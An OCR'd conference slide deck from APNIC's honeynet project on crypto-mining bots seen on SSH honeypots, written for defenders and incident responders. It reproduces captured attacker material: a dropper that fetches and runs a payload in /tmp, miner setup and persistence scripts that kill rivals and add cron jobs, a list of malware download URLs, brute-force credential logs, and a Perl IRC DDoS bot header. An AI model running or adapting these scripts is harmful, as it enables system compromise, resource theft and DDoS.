
Mining Bots

Adli Wahid
APNIC

Let’s Connect!

LinkedIn – Adli Wahid

Email: adli@apnic.net



@adliwahid

Talking Points

- APNIC Community Honeynet Project
- Crypto-mining Bots Observed
- Discussion

APNIC Community Honeynet Project

- APNIC
  - www.apnic.net
  - academy.apnic.net
  - apnic.foundation
- APNIC Community Honeynet Project
  - Initially used for awareness and training (2014)
  - Since 2018 deployment with multiple sensors & partners
- The Backend
  - Open Source projects (Community Honey Network / CHN), Elastic Stack + scripts
  - Mix of Telnet/SSH (Cowrie) and Dionaea
  - Does the job!


APNIC

- Data Shared / Used
  - Internally dash.apnic.net for APNIC Members to be notified if their IPs are seen in the honeypot logs
  - Sharing with communities – ShadowServer Foundation, CERTs/CSIRTs, Feeds for MISP
  - Research and Analysis (need more of this)
- We are interested to collaborate & talk about honeypots with everyone


elastic
Search Elastic
Dashboard
CHP - Honeypots HQ
Full screen
Share
Clone
CHP - Active Sensors
157
Active Sensors
CHP - Unique Source IP Metric
66,647
Unique Source IP
CHP - Cyber Armageddon Map
Count
1 – 494,859.5
494,859.5 – 989,718
989,718 – 1,484,576.5
1,484,576.5 – 1,979,435
OpenStreetMap contributors
OpenMapTiles
Elastic Maps Service
CHP - Traffic by Honeypot Type
Count
timestamp per 3 hours
CHN - Unique Source IP
Unique count of src_ip_geo.ip
timestamp per 3 hours
CHP - Top RIRs
NA 13.22%
AS
EU
CHP - Top 20 Ports
21
5,060
22 & 23
CHP - Events by Sensors
Count
Events by Sensors
CHP - Top 20 URLs
http://35.230.66.101/ok.sh
http://80.94.92.20/ssh
http://80.94.92.20/hydro.arm7
http://80.94.92.20/ssh.sh
http://80.94.92.20/zeros6x.sh
http://107.189.2.31/jack5tr.sh
http://139.9.49.0/cto
http://45.88.90.115/ja.sh
http://172.247.38.213/sora.sh
http://139.9.49.0/ns3.jpg
http://139.9.49.0/ns2.jpg
http://194.180.48.105/x86_64
http://179.43.154.193/update.sh
http://185.150.26.248/web-api.sh
http://79.110.62.34/bins/x86
http://194.180.48.105/x86
http://200.170.234.190/x/1sh
http://200.170.234.190/x/2sh
http://185.225.73.177/atp
http://185.225.73.112/bins.sh
URL
Count

Crypto-Mining Bots

- 1 of the popular threats observed on the ssh based honeypots
  - I've spoken about DDOS-agents / ddos botnets at previous MNSEC
- In a nutshell
  - Not really new (years!) but awareness is somewhat lacking (from IR perspective)
  - Unauthorised used of systems to mine crypto currency
  - Monero - privacy-oriented Cryptocurrency
  - Quite noisy and persistent
  - Infected devices/systems will scan and infect others




Observed Activities

2023-07-30T23:59:51.681797,123.231.151 [redacted] 383838
2023-07-30T23:59:50.813437,123.231.151 [redacted] 5656561
2023-07-30T23:59:48.431446,123.231.151 [redacted] 9874563211
2023-07-30T23:59:45.010816,123.231.151 [redacted] GERARD
2023-07-30T23:59:39.750655,123.231.151 [redacted] akissi
2023-07-30T23:59:38.793250,123.231.151 [redacted] ambrine
2023-07-30T23:59:38.276482,123.231.151 [redacted] anaana
2023-07-30T23:59:36.850619,123.231.151 [redacted] anselme
2023-07-30T23:59:35.801531,123.231.151 [redacted] austerlitz
2023-07-30T23:59:33.884860,123.231.151 [redacted] azerty974
2023-07-30T23:59:31.632187,123.231.151 [redacted] bassem
2023-07-30T23:59:30.715563,123.231.151 [redacted] bavaria
2023-07-30T23:59:30.186663,123.231.151 [redacted] bbbbbbbb
2023-07-30T23:59:29.203047,123.231.151 [redacted] bechir
2023-07-30T23:59:28.597009,123.231.151 [redacted] belmondo
2023-07-30T23:59:27.717122,123.231.151 [redacted] bentley
2023-07-30T23:59:27.182316,123.231.151 [redacted] bhabykoh1
2023-07-30T23:59:26.203547,123.231.151 [redacted] bikini
2023-07-30T23:59:25.728146,123.231.151 [redacted] bismiallah
2023-07-30T23:59:24.809240,123.231.151 [redacted] blanc
2023-07-30T23:59:24.250217,123.231.151 [redacted] boby

Timestamp, Source IP & credentials


Getting In the Simple Way



Download Shell Script for Installation, etc

Miner.sh

```
cd /tmp
wget -qc http://209[redacted].tgz
tar xf miner3.tgz
rm -rf miner3.tgz
cd .cache
chmod +x *
./x >.a
```



```
# printing greetings

echo "C3Pool mining setup script v$VERSION."
echo "警告: 请勿将此脚本使用在非法用途,如有发现在非自己所有权的服务器内使用该脚本"
echo "我们将在接到举报后,封禁违法的钱包地址,并将有关信息收集并提交给警方"
echo "(please report issues to support@c3pool.com email with full output of this script with extra \"-x\" \"bash\" option)"
echo

if [ "$(id -u)" == "0" ]; then
  echo "WARNING: Generally it is not adviced to run this script under root"
  echo "警告: 不建议在root用户下使用此脚本"
fi

# command line arguments
WALLET=$1
EMAIL=$2 # this one is optional

# checking prerequisites

if [ -z $WALLET ]; then
  echo "Script usage:"
  echo "> setup_c3pool_miner.sh <wallet address> [<your email address>]"
  echo "ERROR: Please specify your wallet address"
  exit 1
fi

WALLET_BASE=`echo $WALLET | cut -f1 -d"."`
if [ ${#WALLET_BASE} != 106 -a ${#WALLET_BASE} != 95 ]; then
  echo "ERROR: Wrong wallet base address length (should be 106 or 95): ${#WALLET_BASE}"
  exit 1
fi

if [ -z $HOME ]; then
  echo "ERROR: Please define HOME environment variable to your home directory"
  exit 1
fi

if [ ! -d $HOME ]; then
  echo "ERROR: Please make sure HOME directory $HOME exists or set it yourself using this command:"
  echo '  export HOME=<dir>'
  exit 1
fi

if ! type curl >/dev/null; then
  echo "ERROR: This script requires \"curl\" utility to work correctly"
--More--(10%)
```

C3Pool mining setup script

Setup script – digging in for details

```
echo "[*] Downloading C3Pool advanced version of xmrig to /tmp/xmrig.tar.gz"
echo "[*] 下载 C3Pool 版本的 Xmrig 到 /tmp/xmrig.tar.gz 中"
if ! curl -L --progress-bar
"http://download.c3pool.com/xmrig_setup/raw/master/xmrig.tar.gz" -o /tmp/xmrig.tar.gz;
then
  echo "ERROR: Can't download
http://download.c3pool.com/xmrig_setup/raw/master/xmrig.tar.gz file to
/tmp/xmrig.tar.gz"
  echo "发生错误: 无法下载
http://download.c3pool.com/xmrig_setup/raw/master/xmrig.tar.gz 文件到
/tmp/xmrig.tar.gz"
  exit 1
fi
```

Other Interesting Observations in install scripts

- Killing other miners
- Infrastructure – where binaries are hosted, mining pool
- Etc

Dota3.tar.gz

ubuntu@pop:/tmp/.X2zz-unix$ ls -lah

total 4.4M

drwxrwxr-x 3 vmail vmail 4.0K Sep 25 21:47 **.**

drwxrwxrwt 5 root root   24K Sep 29 15:36 **..**

-rw-rw-r-- 1 vmail vmail 4.4M Sep 18 08:33 **dota3.tar.gz**

drwxr-xr-x 5 vmail vmail 4.0K Sep 25 21:47 **.rsync**

~/unobs1 - Mousepad

File Edit Search View Document Help

```
1 init unobsfucated:
2
3 pkill -9 go> .out
4 pkill -9 run> .out
5 pkill -9 tsm> .out
6 kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
7 kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
8 kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
9 pwd > dir.dir
10 dir=$(cat dir.dir)
11 cd $dir
12 chmod 777 *
13 rm -rf cron.d
14 rm -rf ~/.nullcach*
15 rm -rf ~/.firefoxcatch*
16 rm -rf ~/.bashtem*
17 rm -rf ~/.configrc*
18 mkdir ~/.configrc4
19 cp -r a ~/.configrc4/
20 cp -r b ~/.configrc4/
21 cd ~/.configrc4/a/
22 cat $dir/init0 | bash >> /dev/null &
23 sleep 5s
24 nohup ./a >>/dev/null &
25 cd ~/.configrc4/b/
26 nohup ./a >>/dev/null &
27 cd $dir
28 cd c
29 nohup ./start >>/dev/null &
30 cd ~/.configrc4/
31 pwd > dir2.dir
32 dir2=$(cat dir2.dir)
33 echo "1 1 */2 * * $dir2/a/upd>/dev/null 2>&1
34 @reboot $dir2/a/upd>/dev/null 2>&1
35 5 8 * * 0 $dir2/b/sync>/dev/null 2>&1
36 @reboot $dir2/b/sync>/dev/null 2>&1
37 0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d
38 sleep 3s
39 rm -rf ~/ps
40 rm -rf ~/ps.*
41 crontab cron.d
42 crontab -l
43
```

*~/unobs_init0.txt - Mousepad

File Edit Search View Document Help

```
1 init0 unobsfucated:
2
3 pkill -9 go> .out
4 pkill -9 run> .out
5 pkill -9 tsm> .out
6 kill -9 `ps x|grep run|grep -v grep|awk '{print $1}'`> .out
7 kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`> .out
8 kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`> .out
9 pwd > dir.dir
10 dir=$(cat dir.dir)
11 cd $dir
12 chmod 777 *
13 rm -rf cron.d
14 rm -rf ~/.nullcach*
15 rm -rf ~/.firefoxcatch*
16 rm -rf ~/.bashtem*
17 rm -rf ~/.configrc*
18 mkdir ~/.configrc4
19 cp -r a ~/.configrc4/
20 cp -r b ~/.configrc4/
21 cd ~/.configrc4/a/
22 cat $dir/init0 | bash >> /dev/null &
23 sleep 5s
24 nohup ./a >>/dev/null &
25 cd ~/.configrc4/b/
26 nohup ./a >>/dev/null &
27 cd $dir
28 cd c
29 nohup ./start >>/dev/null &
30 cd ~/.configrc4/
31 pwd > dir2.dir
32 dir2=$(cat dir2.dir)
33 echo "1 1 */2 * * $dir2/a/upd>/dev/null 2>&1
34 @reboot $dir2/a/upd>/dev/null 2>&1
35 5 8 * * 0 $dir2/b/sync>/dev/null 2>&1
36 @reboot $dir2/b/sync>/dev/null 2>&1
37 0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d
38 sleep 3s
39 rm -rf ~/ps
40 rm -rf ~/ps.*
41 crontab cron.d
42 crontab -l
43
```

Crontab for persistence

vmail@pop:~$ crontab -l
5 6 * * 0 /home/vmail/.configrc5/a/upd>/dev/null 2>&1 @reboot
/home/vmail/.configrc5/a/upd>/dev/null 2>&1
5 8 * * 0 /home/vmail/.configrc5/b/sync>/dev/null 2>&1 @reboot
/home/vmail/.configrc5/b/sync>/dev/null 2>&1
0 0 */3 * * /tmp/.X2ka-unix/.rsync/c/aptitude>/dev/null 2>&1 vmail@pop:~$ vi /home/vmail/.configrc5

Config

What is in the Config?


```
"pools": [
   {
     "algo": null,
     "coin": null,
     "url": "pool.hashvault.pro:80",
     "user":
"49oZc6c6rB58TD6KmU2m5qGGbmdeknXgQHrU[redacted]TqrjpzwdTTnwhShnoWz4BbKAMfWLNApG6ARGoS",
     [redacted]
```

./20220804/sos.v[redacted]g
./20221108/185.1[redacted]test.jpg
./20220722/103.2[redacted]s2.jpg
./20230128/185.1[redacted]/test.jpg
./20220607/mang[redacted]n.sg/ns2.jpg
./20230502/185.1[redacted]/vent.jpg
./20221107/185.1[redacted]test.jpg
./20220825/drpel[redacted]/nano.jpg
./20220825/sos.v[redacted]g
./20230115/185.1[redacted]w.jpg
./20230613/124.7[redacted]g

```
$server = 'gsm.ftp.sh' unless $server;
my $port = '1080';


my $linas_max='8';
my $sleep='5';

my $homedir = "/tmp";
my $version = 'DDoS Perl Bot v1.0';

my @admins = ("w","z","x","y");
my @hostauth = ("HSBC.users.undernet.org");
my @channels = ("#w");
```

```
#!/usr/bin/perl

##########################################################################################################################
##########################################################################################################################
##  DDoS Perl IrcBot v1.0 / 2017 by flood.ro Team       ## [ Help ] ##########################################
##      Stealth MultiFunctional IrcBot writen in Perl          ##########################################################
##        Teste on every system with PERL instlled             ##  !u @system                                          ##
##                                                             ##  !u @version                                         ##
##     This is a free program used on your own risk.           ##  !u @channel                                         ##
##        Created for educational purpose only.                ##  !u @flood                                           ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                           ##
##########################################################################################################################
## [ Channel ] ################### [ Flood ] ################################ [ Utils ] ######################################
##########################################################################################################################
##  !u @join <#channel>          ##  !u @udp1 <ip> <port> <time>             ##  !u @cback <ip> <port>              ##
##  !u @part <#channel>          ##  !u @udp2 <ip> <packet size> <time>      ##  !u @downlod <url+path> <file>      ##
##  !u !uejoin <#channel>        ##  !u @udp3 <ip> <port> <time>             ##  !u @portscan <ip>                  ##
##  !u !op <channel> <nick>      ##  !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>        ##
##  !u !deop <channel> <nick>    ##  !u @http <site> <time>                  ##           <recipient> <message>     ##
##  !u !voice <channel> <nick>   ##                                          ##  !u pwd;uname -a;id <for example>   ##
##  !u !devoice <channel> <nick> ##  !u @ctcpflood <nick>                    ##  !u @port <ip> <port>               ##
##  !u !nick <newnick>           ##  !u @msgflood <nick>                     ##  !u @dns <ip/host>                  ##
##  !u !msg <nick>               ##  !u @noticeflood <nick>                  ##                                     ##
##  !u !quit                     ##                                          ##                                     ##
##  !u !uaw                      ##                                          ##                                     ##
##  !u @die                      ##                                          ##                                     ##
##                               ##                                          ##                                     ##
##########################################################################################################################
##########################################################################################################################

############################
##### [ Configuration ] #####
############################

my @rps = ("/usr/local/apache/bin/httpd -DSSL",
                    "/usr/sbin/httpd -k start -DSSL",
           "/usr/sbin/httpd",
                    "/usr/sbin/sshd -i",
                    "/usr/sbin/sshd",
                "/usr/sbin/sshd -D",
           "/usr/sbin/apache2 -k start",
                "/sbin/syslogd",
                "/sbin/klogd -c 1 -x -x",
                    "/usr/sbin/acpid",
                    "/usr/sbin/cron");
my $process = $rps[rand scalar @rps];

my @rversion = ("\001VERSION - unknown command.\001",
                                  "\001mIRC v5.91 K.Mardam-Bey\001",
                                  "\001mIRC v6.2 Khaled Mardam-Bey\001",
```

Take Aways

- Honeypots / Honeynet quick detection of compromised systems
  - Including scripts, tools, IOCs, TTPs
- Cryptominers still active*
- Easy to detect at host & network levels with controls in place (for enterprise) but still a problem otherwise
- Basic Access Control & Hardening not in place for many organisations
- Policies for ISPs, Telcos for mitigation and takedowns

Thank You!

LinkedIn: Adli Wahid

Email: adli@apnic.net